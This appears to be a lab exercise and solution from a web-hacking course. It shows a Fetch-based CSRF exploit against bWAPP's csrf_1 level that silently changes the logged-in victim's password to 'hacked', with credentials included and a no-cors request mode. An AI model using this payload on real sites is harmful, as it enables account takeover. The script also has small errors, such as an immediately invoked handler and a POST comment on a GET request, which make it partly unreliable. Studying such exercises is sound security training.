CSRF Attacks

Fetch API

Fetch API


- We were working with XMLHttpRequest (or XHR) in the lecture, but in modern browsers there is also a new feature called Fetch API
- Rewrite the bWAPP CSRF level1 exploit with Fetch instead of XHR
- If you don't have bWAPP locally, use the online lab

Fetch API - solution

- Fetch is similar to XHR. For using Fetch to exploit CSRF level1 use the code in the image.
- In the code:
  - The ***mode: "no-cors"*** allow you to access the bWAPP lesson in other domains
  - The ***credentials: 'include'*** is the same as XHR.withCredentials

```
<script type="text/javascript">
    window.load = function(juliacode) {
        fetch('http://lab.awh.exdemy.com/chapter2/bWAPP/bWAPP/csrf_1.php?password_new=hacked&password_conf=hacked&action=change', {
            method: 'GET',
            headers: {
                'Accept': 'application/json, text/plain, */*',
                "Content-Type": "application/x-www-form-urlencoded" // otherwise $_POST is empty
            },
            mode: "no-cors",
            redirect: "follow",
            credentials: 'include', // with credentials
        })
        .then(function(response) {
            return console.log(response.text()); // .text();
        })
        .then(function(myJson) {
            console.log(myJson);
        });
    }()
</script>
```


Download Script



ZDResearch Advanced Web Hacking

ZDResearch

www.zdresearch.com